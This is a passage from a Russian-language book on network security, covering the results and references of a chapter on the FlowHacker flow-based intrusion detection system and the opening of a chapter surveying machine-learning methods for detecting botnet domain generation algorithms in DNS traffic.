8	-	-	-	-	-	-	-	-	-	-	-	-	-	-	1,00	-	-	-	-	-	-	-	-	-	-	-	-	-	-
9	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	0.54; 0.18	-	-	-	-	-	-	-	-
10	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	0.63; 0.21	-	-	-	-	-	-	-	-	-	-	-	-	-
11	-	-	-	-	-	-	-	-	-	-	-	-	-	-	1,00	-	-	-	-	-	-	-	-	-	-	-	-	-	-
12	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
13	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
14	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
15	-	-	-	-	-	-	-	-	-	-	-	-	0.61; 0.21	-	0.84	-	-	-	-	-	-	-	-	-	-	-	-	-	-
16	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	0.26	-	-	-	-	-	-	-	-
17	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-

Таблица 7.4. Кластеризация по адресу источника методом k -средних.

7.7.2.2 Кластеризация по адресу назначения

При группировке по адресу назначения обнаружено пять кластеров с тревожными признаками: 16, 20, 22, 25 и 29 (табл. 7.5).

Распределение признаков кластера 16 напоминало HTTP-флуд в наборе ISCX, но без большого числа соединений HTTP. Вероятно, это была DoS-атака на другую службу, например DNS.

Поскольку ни один из отслеживаемых портов не выделялся, точнее определить цель не удалось.

Кластер 20 охватывал множество IP-адресов источника и портов назначения и передавал большой суммарный объем данных, но средний пакет оставался небольшим. Такая картина характерна для сетевого сканирования множества портов на разных узлах.

Кластер 22 также объединял множество IP-адресов и исходных портов, большое число HTTP-соединений и значительный объем данных, но не отличался размером пакетов. Скорее всего, это было сканирование веб-приложения в поисках уязвимостей, а не DoS-атака.

Кластер 25 содержит множество разных IP-адресов, большой средний размер пакетов и объем отправленных данных. Сами по себе эти признаки не указывают на вредоносность и были истолкованы как обычный всплеск трафика.

Кластер 29 характеризовался множеством исходных IP-адресов и портов назначения, большим числом HTTP-соединений, крупными пакетами и значительным объемом трафика. Профиль напоминал DDoS-атаку IRC-ботнета, но без соединений IRC. Вероятно, зараженные узлы получали команды по другому протоколу C&C либо злоумышленник подменял IP-адреса и использовал сторонние системы как отражатели.

Clusters	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29
# Flows	34,565	1447	7734	888	312	17,180	53,767	497	7	2442	2177	3089	232	62,515	644	12	1242	1699	4987	84	93	23	10,883	754	36	22,543	16	503	3
Features																													
1	-	-	-	-	-	-	-	-	0.84; 0.11	-	-	-	-	-	-	0.41; 0.07	-	-	-	0.16; 0.07	-	0.21; 0.05	-	-	0.15; 0.09	-	-	-	0.16; 0.09
2	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	0.22; 0.01	-	-	-	-	-	-	-	-	0.24; 0.09
3	-	-	-	-	-	-	-	-	0.86; 0.16	-	-	-	-	-	-	0.59; 0.18	-	-	-	-	-	0.52; 0.14	-	-	-	-	-	-	-
4	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	0.84; 0.15
5	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	0.40; 0.18	-	-
6	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
7	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
8	-	-	-	-	-	-	-	-	0.26; 0.16	-	-	-	-	-	-	-	-	-	-	-	-	0.12; 0.11	-	-	-	-	-	-	-
9	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
10	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
11	-	-	-	-	-	-	-	-	0.85; 0.17	-	-	-	-	-	-	0.45; 0.11	-	-	-	-	-	-	-	-	0.12; 0.05	-	-	-	0.10; 0.01
12	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	0.23; 0.01	-	-	-	-	-	-	-	-
13	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
14	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
15	-	-	-	-	-	-	-	-	0.26; 0.07	-	-	-	-	-	-	-	-	-	-	0.15	-	0.21; 0.07	-	-	0.45; 0.18	-	-	-	0.40; 0.05
16	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
17	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-

Таблица 7.5. Кластеризация по адресу назначения методом *k*-средних.

7.7.2.3 Обсуждение

В табл. 7.6 сведены обнаруженные вторжения, прежде всего связанные с ботнетами; номера признаков соответствуют последнему столбцу табл. 7.1. FlowNacker выявил и классифицировал атаки как во входящем, так и в исходящем трафике реальной компании. Тем самым эксперименты подтвердили практическую опасность таких угроз и способность системы обнаруживать их, включая управляющий обмен ботнетов. На все четыре поставленных вопроса получен положительный ответ.

Таблица 7.6. Результаты анализа реальных данных; случаи ботнетов выделены

Кластер	Ключ агрегации	Выделяющиеся признаки	Тип атаки
15	Источник	1, 3, 5, 8, 11, 15	Спам/DoS
16	Назначение	1, 3, 6	DoS
17	Источник	10	Перебор SSH
20	Назначение	1, 2, 15	Сканирование сети
21	Источник	9, 16	Обмен ботнета
22	Назначение	1, 3, 8, 15	Разведка веб-приложения
27	Источник	1, 2, 5, 8, 11, 15	DDoS-атака IRC-ботнета
29	Назначение	1, 2, 4, 11, 15	DDoS-атака ботнета

7.8 Заключение

В этой главе представлены подход и система анализа трафика высокоскоростных сетей, включая каналы интернет-провайдеров, где традиционные IDS не справляются с огромным объёмом и шифрованием данных.

Система анализирует сетевые потоки и выявляет вредоносные узлы без заранее известных сигнатур и чистых обучающих данных. Сочетание интеллектуального анализа для извлечения признаков и машинного обучения позволяет находить вредоносное поведение без специальной подготовки, за исключением неизбежной ручной разметки при первом запуске.

Система обнаружения вторжений FlowHacker реализует этот подход. Её проверили на синтетическом наборе и реальном трафике крупного португальского провайдера. В обоих случаях система обнаруживала угрозы, в том числе управляющий обмен ботнета, связанный с DDoS-атаками.

Благодарности

Работа частично поддержана Европейской комиссией в рамках проекта H2020-700692 (DiSIEM), а также национальными фондами через Fundação para a Ciência e a Tecnologia (FCT), проекты UID/CEC/00408/2019 (LASIGE) и UID/CEC/50021/2019 (INESC-ID). Авторы благодарят Энрике Сантоса за замечания к предыдущей версии.

Литература

- [1] Akamai. State of the internet, 2017. Q1 2017 report.
- [2] Maryam Feily, Alireza Shahrestani, and Sureswaran Ramadass. A survey of botnet and botnet detection. In 3rd International Conference on Emerging Security Information, Systems and Technologies, pages 268-273, 2009.
- [3] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and other botnets. IEEE Computer, 50(7):80-84, 2017.

- [4] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15(5):455-473, 2016.
- [5] Michel Van Eeten, Johannes Bauer, Hadi Asghari, Shirin Tabatabaie, and David Rand. The role of internet service providers in botnet mitigation an empirical analysis based on spam data, 2010. OECD STI Working Paper 2010/5.
- [6] Guy Bruneau. The history and evolution of intrusion detection, SANS institute, 2001. www.sans.org/reading-room/whitepapers/detection/history-evolution-intrusion-detection-344.
- [7] Justine Sherry, Chang Lan, Raluca Ada Popa, and Sylvia Ratnasamy. Blindbox: Deep packet inspection over encrypted traffic. *ACM SIGCOMM Computer Communication Review*, 45(4):213-226, 2015.
- [8] Benoit Claise. Cisco systems netflow services export version 9. RFC 3954, October 2004.
- [9] Benoit Claise, Brian Trammell, and Paul Aitken. Specification of the IP flow information export (IPFIX) protocol for the exchange of flow information. STD, 77, September 2013.
- [10] Bingdong Li, Jeff Springer, George Bebis, and Mehmet Hadi Gunes. A survey of network flow applications. *Journal of Network and Computer Applications*, 36(2):567-581, 2013.
- [11] S. Harold Javitz and Alfonso Valdes. The SRI IDES statistical anomaly detector. In *Proceedings IEEE Computer Society Symposium on Research in Security and Privacy*, 1991.
- [12] Herve Debar, Marc Dacier, and Andreas Wespi. Towards a taxonomy of intrusion detection systems. *Computer Networks*, 31(8):805-822, April 1999.
- [13] Jeffrey Dean and Sanjay Ghemawat. Mapreduce: Simplified data processing on large clusters. *Communications of the ACM*, 51(1):107-113, 2008.
- [14] Konstantin Shvachko, Hairong Kuang, Sanjay Radia, and Robert Chansler. The Hadoop distributed file system. In *IEEE 26th Symposium on Mass Storage Systems and Technologies*, pages 1-10, 2010.
- [15] Ali Shiravi, Hadi Shiravi, Mahbod Tavallaee, and Ali A Ghorbani. Toward developing a systematic approach to generate benchmark datasets for intrusion detection. *Computers & Security*, 31(3):357-374, 2012.
- [16] NfDump. <https://github.com/phaag/nfdump>. Accessed: 2018-12-27.
- [17] SiLK. <https://tools.netsa.cert.org/silk/>. Accessed: 2018-12-27.
- [18] Carl Livadas, Bob Walsh, David Lapsley, and Tim Strayer. Using machine learning techniques to identify botnet traffic. In *Proceedings of the 31st IEEE Conference on Local Computer Networks*, 2006.
- [19] Guofei Gu, Roberto Perdisci, Junjie Zhang, and Wenke Lee. Botminer: Clustering analysis of network traffic for protocol- and structure-independent botnet detection. In *Proceedings of the 17th USENIX Security Symposium*, 2008.
- [20] Guofei Gu, Junjie Zhang, and Wenke Lee. BotSniffer: Detecting botnet command and control channels in network traffic. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium*, 2008.
- [21] W. Timothy Strayer, David Lapsely, Robert Walsh, and Carl Livadas. Botnet detection based on network behavior. In *Botnet detection*, pages 1-24. Springer, 2008.
- [22] Yuanyuan Zeng, Xin Hu, and Kang G Shin. Detection of botnets using combined host-and network-level information. In *Proceedings of the 2010 IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 291-300, 2010.
- [23] Anna Sperotto and Aiko Pras. Flow-based intrusion detection. In *12th IFIP/IEEE International Symposium on Integrated Network Management and Workshops*, pages 958-963, 2011.

- [24] Laurens Hellemons, Luuk Hendriks, Rick Hofstede, Anna Sperotto, Ramin Sadre, and Aiko Pras. SSHCure: A flow-based SSH intrusion detection system. In IFIP International Conference on Autonomous Infrastructure, Management and Security, pages 86-97, 2012.
- [25] M. Patrick Collins and Michael K Reiter. Hit-list worm detection and bot identification in large networks using protocol graphs. In Recent Advances in Intrusion Detection, pages 276-295. Springer, 2007.
- [26] Thomas Dubendorfer, Arno Wagner, and Bernhard Plattner. A framework for real-time worm attack detection and backbone monitoring. In 1st IEEE International Workshop on Critical Infrastructure Protection, 2005.
- [27] Thomas Dubendorfer and Bernhard Plattner. Host behaviour based early detection of worm outbreaks in internet backbones. In 14th IEEE International Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprise, pages 166-171, 2005.
- [28] Tao Peng, Christopher Leckie, and Kotagiri Ramamohanarao. Survey of network-based defense mechanisms countering the DoS and DDoS problems. ACM Computing Surveys, 39(1):3, 2007.
- [29] Aiyung-Sup Kim, Hun-Jeong Kong, Seong-Cheol Hong, Seung-Hwa Chung, and James W Hong. A flow-based method for abnormal network traffic detection. In IEEE/IFIP Network Operations and Management Symposium, pages 599-612, 2004.
- [30] Yan Gao, Zhichun Li, and Yan Chen. A dos resilient flow-level intrusion detection approach for high-speed networks. In 26th IEEE International Conference on Distributed Computing Systems, 2006.
- [31] Anna Sperotto, Gregor Schaffrath, Ramin Sadre, Cristian Morariu, Aiko Pras, and Burkhard Stiller. An overview of IP flow-based intrusion detection. Communications Surveys & Tutorials, IEEE, 12(3):343-356, 2010.
- [32] Gustavo Nascimento and Miguel Correia. Anomaly-based intrusion detection in software as a service. In 1st International Workshop on Dependability of Clouds, Data Centers and Virtual Computing Environments, pages 19-24, 2011.
- [33] Leonid Portnoy, Eleazar Eskin, and Sal Stolfo. Intrusion detection with unlabeled data using clustering. In In Proceedings of ACM CSS Workshop on Data Mining Applied to Security, 2001.
- [34] Pedro Casas, Johan Mazel, and Philippe Owezarski. Unsupervised network intrusion detection systems: Detecting the unknown without knowledge. Computer Communications, 35(7):772-783, 2012.
- [35] Daniel Goncalves, Joao Bota, and Miguel Correia. Big data analytics for detecting host misbehavior in large logs. In Proceedings of IEEE Trustcom, 2015.
- [36] Ivo Vacas, Iberia Medeiros, and Nuno Neves. Detecting network threats using OSINT knowledge-based IDS. In Proceedings of the 14th European Dependable Computing Conference, pages 128-135, 2018.
- [37] Luis Sacramento, Iberia Medeiros, Joao Bota, and Miguel Correia. FlowHacker: Detecting unknown network attacks in big traffic data using network flows. In Proceedings of IEEE Trustcom, 2018.
- [38] OpenVault. Open vault. <http://openvault.com/>. Accessed: 2018-12-27.
- [39] Martin Ester, Hans-Peter Kriegel, Jorg Sander, Xiaowei Xu. A density-based algorithm for discovering clusters in large spatial databases with noise. Data Mining and Knowledge Discovery, 96:226-231, 1996.
- [40] Ian H. Witten, Eibe Frank, and Mark A. Hall. Data Mining: Practical Machine Learning Tools and Techniques. Morgan Kaufmann, 3rd edition, 2011 Burlington, MA, USA.

Сноски

[1] www.unb.ca/research/iscx/dataset/iscx-IDS-dataset.html

Глава 8. Методы обнаружения алгоритмов генерации доменов с помощью сетевого анализа и машинного обучения

Federica Bisio, Salvatore Saeli и Danilo Massa

aizoOn, улица Страда-дель-Лионетто, Турин, Италия

8.1 Введение

Киберпреступность наносит огромный ущерб организациям и частным лицам и остаётся одной из серьёзнейших угроз современному обществу [1–5]. Значительную роль в ней играют ботнеты [6–8] — сети скомпрометированных компьютеров, или ботов, которыми злоумышленник удалённо управляет через специальные каналы C&C. Алгоритмы генерации доменов особенно опасны тем, что делают связь ботов с управляющей инфраструктурой значительно устойчивее.

Сила ботнета — в распределённой и постоянно меняющейся структуре, из-за которой трудно отследить и обезвредить все заражённые компоненты. Такая сеть поддерживает широкий спектр преступной активности: программы-вымогатели, наборы эксплойтов, банковские трояны и многое другое [9–13].

Ботмастер и боты могут обмениваться данными через разные протоколы. Одноранговая сеть P2P обеспечивает устойчивую структуру C&C, которую трудно обнаружить и вывести из строя, но сложнее разработать и сопровождать. Поэтому злоумышленники нередко сочетают простоту централизованного управления с устойчивостью P2P: HTTP-боты находят серверы C&C через динамически генерируемые домены — так называемый доменный поток.

Эта техника основана на следующих шагах: сначала каждый бот использует предварительно вычисленное начальное значение, известное владельцу ботнета (например, текущую дату), чтобы автоматически сгенерировать сотни или тысячи псевдослучайных доменных имен, представляющих кандидаты в C&C-домены. Затем бот отправляет DNS-запросы, пока не подключится к IP-адресу, связанному с разрешенным доменом. Ключевое преимущество этой стратегии состоит в том, что даже если одно или несколько C&C-доменных имен или IP-адресов идентифицированы и восстановлены, боты будут запрашивать следующий набор автоматически сгенерированных доменов и в конце концов получат IP-адрес перемещенного C&C-сервера. Чтобы получить хороший уровень гибкости и устойчивый канал связи между ботами и C&C, DGA являются широко применяемой техникой управления ботнетами [8, 14–20]. Поэтому обнаружение DGA - задача критической важности в кибербезопасности.

В этой главе мы предоставим исчерпывающий обзор современных методов обнаружения DGA. Среди множества разных подходов анализ на основе DNS является одним из наиболее подходящих для получения быстрых ответов, поскольку он не требует дампов файлов и нуждается только в анализе небольшой части сетевого трафика (в частности, он может игнорировать полезную нагрузку пакетов).

Подробно говоря, существуют три основные причины обнаруживать DGA-ботнеты с использованием DNS-трасс. Во-первых, DNS-запросы необходимы для поиска IP-адресов C&C-доменов. Во-вторых, фокусировка на сравнительно небольшом объеме трафика помогает повысить производительность, делая возможным обнаружение ботов в реальном времени.

В-третьих, поскольку обнаружение ботов возможно только по DNS-трассам в момент поиска C&C-доменов, может оказаться возможным остановить атаки еще до того, как они произойдут.

По этим причинам многие недавние работы сосредоточены на автоматическом распознавании DGA в DNS-трафике всякий раз, когда такие проявления возникают. Было предпринято много усилий по применению контролируемых или сигнатурных подходов [21], но они получили ограниченные результаты в крайне динамичной DGA-среде. Поэтому в некоторых работах применялись неконтролируемые техники к данным DNS-трафика, предоставленным некоторыми интернет-провайдерами [22-25], или полученным путем сбора DNS-трафика одной сети [17,19,26].

После обзора техник обнаружения DGA на основе DNS мы опишем эффективный алгоритм обнаружения DGA, который анализирует DNS-трафик одной сети почти в реальном времени. В этом контексте способность обнаружить атаку почти в реальном времени имеет критическое значение, поскольку она позволяет быстро отреагировать и является единственным способом предотвратить потенциально серьезный ущерб компании, работающей внутри атакуемой сети.

Остальная часть главы организована следующим образом. После представления основных понятий, связанных с DGA, в разделе 8.2 раздел 8.3 дает обзор техник обнаружения DGA с контролируемыми подходами, а раздел 8.4 описывает неконтролируемые подходы. Раздел 8.5 вводит платформу мониторинга, содержащую метод обнаружения DGA, который находится в центре внимания этой главы и подробно описывается вместе с соответствующими экспериментальными результатами. Наконец, выводы приведены в разделе 8.6.

8.2 Основные сведения

DGA, или поток доменных имён, скрывает вредоносные серверы и помогает обходить чёрные списки. Используя известное ботмастеру начальное значение, например текущую дату, каждый бот генерирует сотни или тысячи псевдослучайных доменных имён. Затем он отправляет DNS-запросы, пока одно из имён не разрешится в IP-адрес. Даже если защитники обнаружат и заблокируют несколько имён или адресов, боты перейдут к следующему набору и в конце концов найдут перемещённый сервер.

Противоположный подход называют быстрым потоком IP. Ботмастер организует сеть служб fast flux (FFSN), где выбранные боты работают внешними прокси между пользователем и защищённым скрытым сервером. Ресурсные записи узла и/или сервера имён в зоне DNS часто меняются, поэтому домен постоянно разрешается в новые IP-адреса. Из-за этого отследить и обезвредить все заражённые компоненты чрезвычайно трудно.

Домены, сгенерированные алгоритмом, обычно являются псевдослучайными доменами, разделяющими по крайней мере некоторые общие лингвистические атрибуты. Однако известно [17], что некоторые современные DGA используют слова из английского словаря с небольшими модификациями. Поэтому обычно можно найти общие шаблоны, способные характеризовать конкретное C&C-соединение и определять поведение конкретного бота.

Более конкретно можно различить разные типы схем доменов:

- Буквенные или буквенно-цифровые: символы домена выбираются псевдослучайно из набора, который соответственно не содержит либо содержит цифры.
- На основе словаря: доменное имя составляется из слов заранее заданного словаря.

В обоих случаях домены, сгенерированные алгоритмом, могут иметь фиксированную или переменную длину.

В современных исследованиях описаны, в частности, следующие ботнеты, использующие DGA для уклонения от обнаружения:

- PushDO [27], также известный как Pandex или Cutwail, использует буквенную схему фиксированной длины.
- Kraken [28], также известный как Bobax или Oderoor, использует буквенную схему переменной длины.
- Necurs [29] использует буквенную схему переменной длины. Все эти варианты будут учтены при экспериментальной оценке.

8.3 Обнаружение DGA методами с учителем

Ботнеты обычно опираются на DNS, чтобы поддерживать гибкое подключение к C&C. Простой, но эффективный способ нарушить их работу - занести вредоносные домены в черный список или добавить правило фильтрации в firewall либо систему обнаружения сетевых вторжений.

Пытаясь уклониться от черных списков доменных имен, злоумышленники могут использовать DNS-agility. Распространенный пример включает генерацию тысяч случайно созданных доменов с десятками записей A или NS либо доменов, используемых лишь в течение нескольких часов жизненного цикла ботнета. В работе [21] предлагается Notos для пассивного анализа данных DNS-запросов внутри сети. Эта система основана на предположении, что вредоносное использование DNS обладает уникальными характеристиками, которые можно отличить от легитимных DNS-сервисов. Поэтому Notos строит модели известных легитимных доменов и вредоносных доменов. В частности, историческая DNS-информация, пассивно полученная из нескольких DNS-резолверов, собирается для построения модели легитимных ресурсов, тогда как информация о вредоносных доменных именах и IP-адресах получается из таких источников, как spam-traps, honeynets и сервисы анализа вредоносного ПО. Модели строятся на основе статистических признаков, связанных с такой информацией, как геолокация, структура доменов и число соединений с вредоносными источниками.

После построения моделей система использует их, чтобы вычислить для нового домена репутационную оценку, указывающую, является ли домен вредоносным или легитимным. Авторы оценили Notos в крупной сети с DNS-трафиком от 1.4 миллиона пользователей: результаты показывают, что система способна обнаруживать вредоносные домены с точностью 96.8% и низкой долей ложных срабатываний (0.38%), а также может идентифицировать эти домены за недели или даже месяцы до их появления в публичных черных списках.

Хотя результаты достаточно удовлетворительны, одно из основных ограничений этой системы заключается в том, что она не способна назначать репутационные оценки доменным именам с очень малым объемом исторической (passive DNS) информации. Поэтому в такой ситуации сбор данных для построения эффективного контролируемого классификатора может быть нетривиальным. Например, если злоумышленник всегда покупает новые доменные имена и новые адресные пространства, Notos не сможет точно назначить репутационную оценку новым доменам. В пространстве IPv4 это крайне маловероятно из-за приближающегося исчерпания доступного адресного пространства, но для IPv6 это может представлять огромную проблему.

BotCensor [30] — система двухэтапного обнаружения аномалий, определяющая заражение узла вредоносной программой с DGA. Сначала марковская модель выявляет вредоносные домены, затем потенциально зараженные узлы повторно проверяет алгоритм обнаружения новых классов. Авторы испытали BotCensor на нескольких открытых наборах и реальных трассах DNS. Результаты оказались удовлетворительными, но у системы есть ограничение: зная логику первого этапа, злоумышленник может генерировать домены, похожие на законные.

Из-за ограничений контролируемого подхода в следующем разделе мы рассмотрим неконтролируемые DNS-подходы, которым не нужны размеченные данные.

8.4 Обнаружение DGA методами без учителя

В следующих параграфах мы предлагаем обзор современных неконтролируемых подходов, то есть подходов, которые не требуют предварительного знания DGA или обратной разработки образцов вредоносного ПО.

8.4.1 Статистический подход к обнаружению DGA

В работе, предложенной в [24], рассматривается распределение буквенно-цифровых символов, а также биграмм во всех доменах, сопоставленных одному и тому же набору IP-адресов. Авторы фактически разрабатывают метрики, заимствуя техники из теории обнаружения сигналов и статистического обучения, которые могут обнаруживать алгоритмически сгенерированные доменные имена, создаваемые множеством техник, например алгоритмами генерации псевдослучайных строк, а также генераторами на основе словаря.

В частности, они предлагают следующие метрики для быстрого различения набора легитимных доменных имен и вредоносных: информационная энтропия распределения буквенно-цифровых символов (униграмм и биграмм) внутри группы доменов; индекс Жаккара для сравнения набора биграмм между вредоносным доменным именем и хорошими доменами; edit-distance, измеряющая число изменений символов, необходимых для преобразования одного доменного имени в другое.

Их методология основана на том факте, что современные ботнеты не используют хорошо сформированные и произносимые слова языка, поскольку вероятность того, что такое слово уже зарегистрировано у регистратора доменов, очень высока. В свою очередь это означает, что алгоритмически сгенерированные доменные имена, как ожидается, должны демонстрировать характеристики, значительно отличающиеся от легитимных доменных имен.

8.4.2 Exposure

Среди неконтролируемых подходов EXPOSURE [22] использует крупномасштабную пассивную технику DNS-анализа для обнаружения доменов, вовлеченных во вредоносную активность. Из DNS-трафика извлекаются пятнадцать признаков, чтобы характеризовать разные свойства DNS-имен и способы, которыми они запрашиваются.

Эксперименты проводились на большом реальном наборе данных, состоящем из 100 миллиардов DNS-запросов, а реальное развертывание в течение двух недель показало, что подход масштабируем и способен автоматически идентифицировать неизвестные вредоносные домены, используемые в различных вредоносных действиях, например C&C ботнетов, рассылке спама и фишинге.

Возможность пассивно мониторить DNS-трафик в реальном времени позволяет идентифицировать домены вредоносного ПО, которые еще не были раскрыты заранее составленными черными списками. Тем не менее система также обладает некоторыми ограничениями: например, чтобы уклониться от EXPOSURE, злоумышленник мог бы попытаться избегать конкретных признаков и поведения, которые ищутся внутри DNS-трафика. Кроме того, уровень обнаружения также зависит от обучающего набора. Даже если система не обучена на неизвестных семействах вредоносных

доменов, чем больше вредоносных доменов подается в систему, тем более всеобъемлющим может становиться подход.

8.4.3 Phoenix

Phoenix [23] отличает домены, созданные DGA, от обычных по совокупности строковых признаков и сведений об IP-адресах, а затем определяет особенности стоящих за ними алгоритмов. Система группирует связанные домены по ботнетам, сопоставляет с этими группами ранее неизвестные DGA и отслеживает изменения в поведении каждой сети. Работа Phoenix состоит из четырёх этапов: сбора доменов, определения характеристик алгоритмов генерации, выделения групп доменов отдельных ботнетов и накопления сведений об их развитии.

Phoenix был оценен на 1,153,516 доменах, включая домены, сгенерированные DGA из известных ботнетов: он корректно отличал DGA-сгенерированные домены от не DGA-сгенерированных в 94.8% случаев и характеризовал семейства доменов, принадлежавшие различным DGA, помогая собирать разведывательную информацию о подозрительных доменах для идентификации правильного ботнета.

8.4.4 NetFlow

Техника обнаружения хостов, зараженных DGA-вредоносным ПО, предложенная в [17], основана на NetFlow, определяемом как агрегация всех пакетов, отправленных от одной пары исходных IP и порта к одной паре целевых IP и порта по одному и тому же протоколу. Вредоносное ПО на основе DGA идентифицируется с помощью статистического подхода, основанного на вычислении отношения DNS-запросов и посещенных IP-адресов для каждого хоста в локальной сети. Система идентифицирует отклонения от этой модели как потенциальное DGA-вредоносное ПО. Подход основан на том факте, что вредоносное ПО обычно пытается разрешить множество доменов за малый временной интервал без соответствующего количества новых посещенных IP-адресов. Большое число попыток доменов ожидаемо, поскольку оно снижает вероятность генерации уже существующих или заблокированных доменов.

Авторы показывают, что этот метод способен обнаруживать различных популярных ботов, принадлежащих к разным семействам вредоносного ПО, в реальной сети из 50,000 пользователей с высокой точностью.

8.4.5 BotDigger

BotDigger [19] обнаруживает ботов, использующих DGA, по DNS-трафику одной сети и не требует заранее знать конкретный алгоритм генерации. Система сопоставляет три группы признаков: количественные, временные и лингвистические.

Количественный признак состоит в том, что бот запрашивает гораздо больше подозрительных доменов второго уровня (2LD), чем обычный узел. Временных признаков два: при поиске действующего домена C&C число подозрительных запросов резко растёт, а после успешного разрешения нужного имени — падает. Лингвистический анализ опирается на то, что несуществующие имена (NXDOMAIN) и действующие домены C&C создаются одним алгоритмом и потому имеют сходное строение.

При испытаниях на Kraken и Conficker система обнаружила всех ботов Kraken и 99,8 % ботов Conficker. На других трассах DNS доля ложных срабатываний составила от 0,05 до 0,39 %.

У BotDigger есть ограничения. При слишком широком временном окне активность DGA может остаться незамеченной, хотя в таком случае бот вынужден дольше искать сервер C&C. Кроме того, количественный признак работает лишь тогда, когда заражённый узел запрашивает заметно больше несуществующих доменов, чем обычные машины. Поэтому система может пропустить бота, которому случайно удалось быстро найти действующий домен C&C.

8.5 Эффективное обнаружение DGA почти в реальном времени по одной сети

Предлагаемый алгоритм внедрён в aramis — исследовательскую систему Aizoon для расширенного обнаружения вредоносных программ [31]. Эта платформа мониторинга почти в реальном времени выявляет широкий спектр вредоносных программ и атак в пределах одной сети. Обработка состоит из четырёх этапов:

1. Сбор: датчики в разных сегментах сети собирают и предварительно анализируют данные, а затем отправляют результаты в базу NoSQL.
2. Обогащение: база NoSQL дополняет записи сведениями из облачной службы aramis, которая собирает разведывательные данные из открытых (OSINT) и внутренних управляемых источников. Они включают IP-адреса, домены и строки пользовательских агентов. Входные события сверяются с этими источниками и при совпадении с чёрным списком блокируются. Среди источников — Alexa, AlienVault, BlockList, MalwareDomains, SANS, PhishTank и Tor Project.
3. Анализ: сохранённые данные обрабатывают специализированные алгоритмы, распознающие DGA [32], быстро меняющиеся IP-адреса [33], программы-вымогатели и скрытые каналы, а также модуль машинного обучения. Последний сравнивает текущее поведение каждого узла с его нормальным профилем и сообщает об отклонениях.
4. Визуализация: результаты выводятся на аналитические панели, помогающие заметить аномалии.

Модуль машинного обучения объединяет два метода без учителя, которым не нужны размеченные данные:

- Байесовские сети представляют вероятностные зависимости между переменными в виде направленного ациклического графа (DAG) и оценивают отклонение от модели, построенной по историческим данным.
- Одноклассовая машина опорных векторов (one-class SVM) считает аномальными точки, лежащие за пределами области нормальных исторических наблюдений.

На рис. 8.1 показана основная панель мониторинга системы.

